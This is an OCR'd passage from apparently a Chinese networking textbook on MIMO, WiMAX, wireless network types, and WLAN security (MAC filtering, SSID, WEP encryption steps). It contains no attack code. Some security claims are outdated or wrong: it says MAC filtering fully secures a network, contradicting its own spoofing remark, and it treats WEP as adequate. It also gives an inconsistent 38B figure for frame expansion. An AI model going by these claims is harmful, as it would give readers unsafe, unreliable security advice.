在具体实现上,MIMO 的分级技术主要以 OFDM 技术相结合的形态出现的。OFDM 是一项高效的多载技术(Orthogonal Frequency Division Multiplexing,正交频分复用),它采用一种不连续的信号调制机制,将大量信号成单一的信号。MIMO OFDM 无线通信系统可以达到两种效果:一是系统具备很高的传输速率,二是无线传输达到很强的可靠性。正在制定的 802.11n 标准将采用 MIMO OFDM 方案,其最高传输速率也将突破 320Mb/s 的水平,平均传输速率也将突破 108Mb/s,在性能上完全超越 100Mb/s 以太网,具有极高的可用性。

(2) MIMO 的两种实现方案

MIMO 技术领域可分为两大体系,其一是 Airgo 公司提出的 SDM(Spatial Division Multiplexing,空间多任务传输)与 MRC 技术,前者为发送端技术,后者则是接收端技术——Airgo 将这套方案定名为 True MIMO。SDM 是指在单一传输频道中,同时传输数个各自独立的数据流,每个数据流经由一个天线发射和接收,并分别作解码处理。这种技术可以增加传输频道中的数据流数量,从而达到增加网络流量的目的。目前 Linksys 与 Belikin(贝尔金)所生产的支持 MIMO 技术无线设备便采用该套方案。第二种是 Ruckus Wireless 和 Atheros 采用的"波束成形技术(Beamforming)",在传输前将一个数据流作分

解,然后利用多根天线或天线阵列同时传输出去,也就是说各个数据流在逻辑上并不相互独立。Netgear(网件)和D-Link推出的MIMO无线设备便采用了“波束成形”技术,其中Netgear采用Ruckus Wireless的无线控制芯片,但将其重新命名为Range Max,对应的产品为WPN824无线路由器(七根内置天线);而D-Link则采用Atheros公司的控制芯片,内建四组天线。

无论是空间区分多任务方案还是Beamforming方案,都可以让MIMO技术的卓越性能获得充分的发挥。不过目前上市的第一代MIMO产品在规格上仍比较保守,最高速率指标大多停留在108Mb/s左右,实际速率在40Mb/s左右,与一些品质优秀的Super G产品相当。但在信号穿透能力方面,MIMO产品普遍优于Super G产品,这一点有机会接触到MIMO的用户应该有所体会。不过,如果用户打算构建一套MIMO网络系统,就必须将已有的所有IEEE 802.11b/g设备完全丢弃,然后全面更新为MIMO技术的网络产品,包括无线路由器、无线AP、无线PCI网卡和PCMIA网卡。由于当前MIMO的硬件成本高昂,用户将需要花费高昂的代价才能完成整套系统的升级,不过这笔投资可以让用户的无线网络系统发生质的提升,还是非常划算的。如果用户为了省钱打算打算继续使用IEEE 802.11g或IEEE 802.11b标准的无线网卡,MIMO虽然可以提供对这两项规格的向下兼容,但在此种情况下网络仍将运行在低速的IEEE 802.11g/b模式。因此,如果用户打算升级网络,将设备全部更换应该是个明智的做法;当然,这样做是否合理就要看个人的需求。还有一个必须提到的是MIMO技术目前未实现标准化,每个无线设备厂商的技术方案可能都不相同,即便基于相同的技术,也未必能够具有理想的兼容性,为了让网络运行在最佳状态下,用户就必须购买同一个品牌的MIMO无线产品。

(3) MIMO领域的技术发展

尽管IEEE 802.11n标准迟迟无法确立,MIMO的实用化程度并没有受到影响。在该领域,Airgo Network占据一定的优势,Airgo测试了公司的第三代True MIMO芯片,达到了240Mb/s的理论速率和超过120Mb/s的实际速率。传输速率比大多数以太网速率还要快出不少。Airgo计划在2006年初向市场供应这种第三代True MIMO无线控制芯片。

Airgo在技术和产品上的领先优势获得终端市场的认可,嗅觉敏锐的Gateway已经重新设计该公司的若干笔记本计算机产品,以容纳Airgo MIMO芯片需要的多条天线;三星公司也计划以Airgo的MIMO无线芯片组来代替Intel公司的Centrino平台芯片;在无线设备商方面,Airgo获得了linksys、Belkin和Buffalo的强力支持。很明显,Airgo通过事实标准的策略来抢得先机。Ruckus Wireless公司(该公司前称为Video54)也在2004年底开发出自己的BeamFlex MIMO技术方案,Netgear公司从中获得授权,并在2005年一季度将RangeMax系列产品投放市场——由于当时缺乏与之竞争的产品,Netgear获得了巨大的成功,RangeMax系列成为美国零售渠道最受欢迎的无线产品,在国际上也获得热烈的追捧。不过相对来说,Ruckus Wireless公司实力单薄,仍然依靠融资运作,难以在802.11n标准中掌握多少话语权。

相比之下,Atheros在MIMO领域进展相对落后,该公司依靠Super G技术成为无线领域的领先者之一,尽管Atheros目前也在开发名为Vlocity的MIMO技术,该公司原计划在2005年三季度推出符合IEEE 802.11n草案标准的无线控制芯片,但由于802.11n草案并未按时推出,Atheros的产品计划也就成为问题。Broadcom也有相同的计划,它在产品进

度上同样大幅度落后于 Airgo 公司。第三代 True MIMO 芯片即将面试的时候，Airgo 又开始同 Cisco 的 Linksys 子公司一起合作，进行第四代 True MIMO 无线芯片的开发，以期在产品上与对手拉开差距。

尽管 MIMO 尚未获得标准化，先期上市的产品很难与未来的 IEEE 802.11n 正式规范兼容，但许多企业用户和个人用户还是对 MIMO 产品充满期待，预算充裕的用户已经开始打算将已有的无线网络系统更换为性能卓越的 MIMO 网络——这并不是说用户不介意产品的兼容性，而是迫于对工作效率的现实需求。从目前的情况来看，Airgo 成为大赢家没有什么悬念，产品上的优势让它可以迅速积累起牢固的用户基础，增强在 802.11n 标准制定中的话语权。

从最初的 IEEE 802.11b 到现在流行的 Super G、MIMO，以及即将出现的 IEEE 802.11n 标准，无线网络技术在应用中获得不断的发展。当无线局域网的平均速度超越 100Mb/s 的时候，无线技术取代以太网将被真正提上日程。除了笔记本之外，台式机也将有望将无线网卡作为标准配置，无线网络产业也将因此蓬勃发展。作为最关键的一环，IEEE 802.11n 标准的进度的确令人担忧，复杂的斗争将这项原本可马上投入使用的标准拖后了数年，尽管如此，我们对其前景仍表示乐观。

3. 未来无线技术的发展

未来的无线传输速率还会比 Super G 技术高很多，这就是 WiMAX 技术。WiMAX 的无线接入范围从几千米到几十千米，基本上是城域的范围，数据传输速率最高可达 20～80Mb/s 甚至 100Mb/s，是 3G 的几十倍；而且基站部署的成本比 3G 低。从无线连接范围介于 3G 和 Wi-Fi 之间来看，用“大 Wi-Fi”来形容 WiMAX 还是很贴切的。

韩国电信公司已经规划出了未来的无线网络组成的样子：用 3G、WiMAX（热区）和 Wi-Fi（热点）将全国范围的城市和数据传输业务量大的咖啡馆、图书馆等小区域结合起来，实现无缝的无线漫游。

另外，IEEE 802.16e（IEEE 802.16b/ IEEE 802.16a 的移动增补方案）的标准化工作已在 2005 年完成，芯片实体会在 2006 年推出，相应的 WiMAX 产品与标准讨论可谓是相互影响着前进。将来 WiMAX（OPDM 技术）可能演进为 4G 的概念。

目前市场上销售的大部分笔记本计算机都内置了无线网卡，其中大部分是基于 Intel 公司的迅驰（Centrion）平台。采用迅驰技术的笔记本计算机可以 100％与 IEEE 802.11 无线网络兼容。基于迅驰平台的笔记本计算机通常可以看到一个粉红和蓝色的 Centrion Logo 商标。实际上迅驰平台不仅指无线网卡，它是 Pentium M 处理器、Intel855 芯片组和 Intel ProBG 无线网卡的组合。迅驰平台的推出对无线网络的普及功不可没，随之而来的是其他各种设备也开始提供 Wi-Fi 网络支持，目前在台式机、PDA、移动电话中都可以看到集成的无线网卡。

14.2　无线网络的分类

无线网络的类型根据使用设备的不同，也可以进行不同的分类，下面根据网络的解决方案和连接方式进行系统的分类。

14.2.1 根据网络解决方案分类

无线数据网络解决方案包括：无线个人网（WPAN）、无线局域网（WLAN）、无线 LAN-to-LAN 网桥、无线城域网（WMAN）、无线广域网（WWAN）。

无线个人网主要用于个人用户工作空间，典型覆盖半径为数米。可以同步计算机、传输文件、访问本地外围设备如打印机等。主要技术包括蓝牙技术和红外技术（IrDA）。无线局域网主要用于宽带家庭、大楼内部以及园区内部，典型覆盖半径为 10～100m。目前主要技术为 IEEE 802.11 系列。

无线 LAN-to-LAN 网桥主要用于楼宇之间的网络通信，典型覆盖半径为数公里。许多无线网桥采用了 IEEE 802.11b 技术。

无线城域网和广域网覆盖城域和广域环境，主要用于 Internet/E-mail 访问，但提供的带宽比无线局域网技术要低很多。各种无线数据网络解决方案的比较如表 14.1 所示。

表 14.1　根据解决方案的无线网络分类

分类	覆盖区域	应用	用户使用费	典型带宽
WPAN	桌面 1～10m	替代点到点连线	无	1～4Mb/s(IrDa) 720kb/s(蓝牙)
WLAN	大楼内部/园区	有线 LAN 的延伸或替代	无	2～3Mb/s(802.11) 10Mb/s(802.11b) 22Mb/s(802.11g) 54Mb/s(802.11a)
无线网桥	大楼之间	替代有线连接	无(大多数情况下)	2～10Mb/s
WMAN	城域	Internet/E-mail	有	10～100kb/s
WWAN	广域	Internet/E-mail	有	9.6～14.4kb/s

14.2.2 根据连接方式分类

无论无线网络采用何种连接方式，都可以分为两大类：点对点模式和 Infrastructure 模式。下面对这两种组网模式进行对比介绍。

点对点模式（AD-hoc 或 Peer-to-Peer）是最简单的无线网络连接方式，这种模式允许两台或多台计算机不依赖于任何控制中心就能够相互通信。搭建一个 AD-hoc 模式的无线网络非常简单，硬件的需求最少，只需每台计算机都具有支持同一种协议（如 IEEE 802.11）的无线网卡即可。

点对点模式适合刚刚接触 Wi-Fi 的入门用户。但如果需要互联的计算机很多，使用 AD-hoc 就很难管理了，一旦 AD-hoc 网络中的一台计算机关机，整个网络就不存在了。还需要注意的一点是：大多数 AD-hoc 网络的传输速率都只有 11Mb/s，即使使用 IEEE 802.11g 技术也是如此。

在 Infrastructure 模式下，除了需要连入网络的每台计算机都带有兼容的 IEEE 802.11b/g 无线网卡外，还需要一个无线接入点（Access Point）来进行中转。无线接入点通常支持动态的主机配置协议（DHCP，Dynamic Host Configuration Protocol），它会给每个接入网络的

设备分配一个唯一的 IP 地址，而无论哪个计算机关闭，都不影响网络中的其他计算机的使用。

构建一个无线热点最好采用 Infrastructure 方式，它不需要让某一台计算机一直开着，同时也提供了一定的安全机制。Infrastructure 方式的另一个优势在于：无线接入点在该模式下可以作为无线网络桥接器来扩展当前的无线网络，产生一个覆盖范围更广的无线热点。

当使用 Infrastructure 模式组网时，应当考虑使用某种网络安全机制，比如 WEP（Wireless Equivalency Protocol）或者更严格的 WPA（WiFi Protected Access）机制，让每个想要加入无线网络的用户都需要使用口令才能进行连接。

14.3　无线网络的安全

无线局域网（WLAN）具有安装便捷、使用灵活、经济节约、易于扩展等有线网络无法比拟的优点，因此无线局域网得到越来越广泛的使用。但是由于无线局域网信道开放的特点，使得攻击者能够很容易的进行窃听，恶意修改并转发。安全性成为阻碍无线局域网发展的最重要因素。虽然无线局域网需求不断增长，但安全问题也让许多潜在的用户对是否采用无线局域网系统犹豫不决。

14.3.1　无线局域网的安全威胁

利用 WLAN 进行通信必须具有较高的通信保密能力。对于现有的 WLAN 产品，它的安全隐患主要有以下几点。

1. 未经授权使用网络服务

由于无线局域网的开放式访问方式，非法用户可以未经授权而擅自使用网络资源，不仅会占用宝贵的无线信道资源，增加带宽费用，降低合法用户的服务质量，而且未经授权的用户没有遵守运营商提出的服务条款，甚至可能导致法律纠纷。

2. 地址欺骗和会话拦截（中间人攻击）

在无线环境中，非法用户通过侦听等手段获得网络中合法站点的 MAC 地址比有线环境中要容易得多，这些合法的 MAC 地址可以被用来进行恶意攻击。

另外，由于 IEEE 802.11 没有对 AP 身份进行认证，非法用户很容易装扮成 AP 进入网络，并进一步获取合法用户的鉴别身份信息，通过会话拦截实现网络入侵。

14.3.2　无线局域网的安全技术

无线局域网的安全技术包括物理地址（MAC）过滤、服务区标志符（SSID）匹配、连线对等保密（WEP）、端口访问控制（IEEE 802.1x）、WPA、IEEE 802.11i 等。

目前，无线局域网络产品主要采用的是 IEEE 802.11b 国际标准。IEEE 802.11 标准主要采用三项安全技术来保障无线局域网数据传输的安全。第一项为 SSID（Service Set Identifier）技术，该技术可以将一个无线局域网分为几个需要不同身份验证的子网络，每一

个子网络都需要独立的身份验证，只有通过身份验证的用户才可以进入相应的子网络，防止未被授权的用户进入网络；第二项为 MAC(Media Access Control)技术，应用这项技术，可在无线局域网的每一个接入点(Access Point，AP)下设置一个许可接入的用户的 MAC 地址清单，MAC 地址不在清单中的用户，接入点将拒绝其接入请求；第三项为 WEP(Wired Equivalent Privacy)加密技术，WEP 安全技术源自于名为 RC4 的 RSA 数据加密技术，以满足用户更高层次的网络安全需求。

目前，这些技术已发展成熟并得到了充分应用。例如 Intel 公司就推出的 11Mb/s 无线 LAN 产品系列，就全面支持 WEP 的密码编码功能，用最长 128 位的密码键对数据进行编码后，在 AP 适配器上进行通信，密码键长度可选择 40 位或 128 位。利用 MAC 地址和预设网络 ID 来限制哪些网卡和接入点可以连入网络，完全可以确保网络安全。对于那些非法的接收者来说，截听无线局域网的信号是非常困难的，从而可以有效地防止黑客和入侵者的攻击。

此外已广泛应用于局域网络及远程接入等领域的 VPN(Virtual Private Networking)安全技术也可用于无线局域网络，与 IEEE 802.11b 标准所采用的安全技术不同，VPN 主要采用 DES、3DES 等技术来保障数据传输的安全。对于安全性要求更高的用户，可以将现有的 VPN 安全技术与 IEEE 802.11b 安全技术结合起来，这是目前较为理想的无线局域网络的安全解决方案。下面对在无线局域网中常用的安全技术进行简介。

1. 物理地址(MAC)过滤

每个无线客户端网卡都由唯一的 48b 物理地址(MAC)标志，可在 AP 中手工维护一组允许访问的 MAC 地址列表，实现物理地址过滤。物理地址过滤属于硬件认证，而不是用户认证。这种方式要求 AP 中的 MAC 地址列表必须随时更新。如果用户增加，则扩展能力变差，其效率会随着终端数目的增加而降低，因此只适用于小型网络规模。

非法用户通过网络侦听就可获得合法的 MAC 地址表，而 MAC 地址并不难修改，因而非法用户完全可以通过盗用合法用户的 MAC 地址非法接入。物理地址过滤如图 14.8 所示。




图 14.8　MAC 地址过滤

2. 服务区标识符(SSID)匹配

无线客户端必须设置与无线访问点 AP 相同的 SSID 才能访问 AP。利用 SSID 设置，可以很好地进行用户群体分组，避免任意漫游带来的安全和访问性能降低的问题。可以通过设置隐藏接入点(AP)及 SSID 区域的划分和权限控制来达到保密的目的，因此可以认为 SSID 是一个简单的口令，通过提供口令认证机制，确保一定程度的安全。服务区标志匹配如图 14.9 所示。




图 14.9　服务区标识匹配

如果配置 AP 向外广播其 SSID，那么安全程度将下降；因为一般情况下用户自己配置客户端系统，很多人都知道该 SSID，所以很容易共享给非法用户。

有的厂家支持所有 SSID 方式，只要无线工作站在某个 AP 范围内，客户端都会自动连接到 AP，这将跳过 SSID 安全功能。

3. 连线对等保密(WEP)

在 IEEE 802.11 中，定义了 WEP 来对无线传输的数据进行加密，WEP 的核心是 RC4 算法。在标准中，加密密钥长度有 64 位和 128 位两种。其中有 24 位是由系统产生的，需要在 AP 和 Station 上配置的密钥就只有 40 位或 104 位。WEP 加密原理如图 14.10 所示。




图 14.10　WEP 加密原理图

信息阐述中的加密过程如下：

① AP 先产生一个初始化向量(IV)，将其同密钥串接(IV 在前)作为 WEP Seed，采用 RC4 算法生成和待加密数据等长(长度为 MPDU 长度加上 ICV 的长度)的密钥序列；

② 计算待加密的 MPDU 数据校验值完整性检验(ICV)值，将其串接在 MPDU 之后；

③ 将上述两步的结果按位异或生成加密数据；

④ 加密数据前面有四个字节，存放 IV 和 Key ID，IV 占前三个字节，Key ID 在第四字节的高两位，其余的位置为 0；如果使用 Key-mapping Key，则 Key ID 为 0，如果使用 Default Key，则 Key ID 为密钥索引(0～3 其中之一)。

加密后的输出如图 14.11 所示。

注意：加密过程将原来的 MPDU 扩展 38B，其中 4B 是 IV，另外 4B 是 ICV。ICV 只对数据域做校验。





图 14.11　WEP 加密后的 MPDU 格式

加密前的数据帧格式如图 14.12 所示。



MAC 地址信息	数据部分(PDU)	帧检验序列

图 14.12　加密前数据格式

加密后的数据帧格式如图 14.13 所示。

MAC 地址信息	IV	数据部分(PDU)	ICV	帧检验序列

图 14.13　加密后数据格式

WEP 解密原理图如图 14.14 所示。

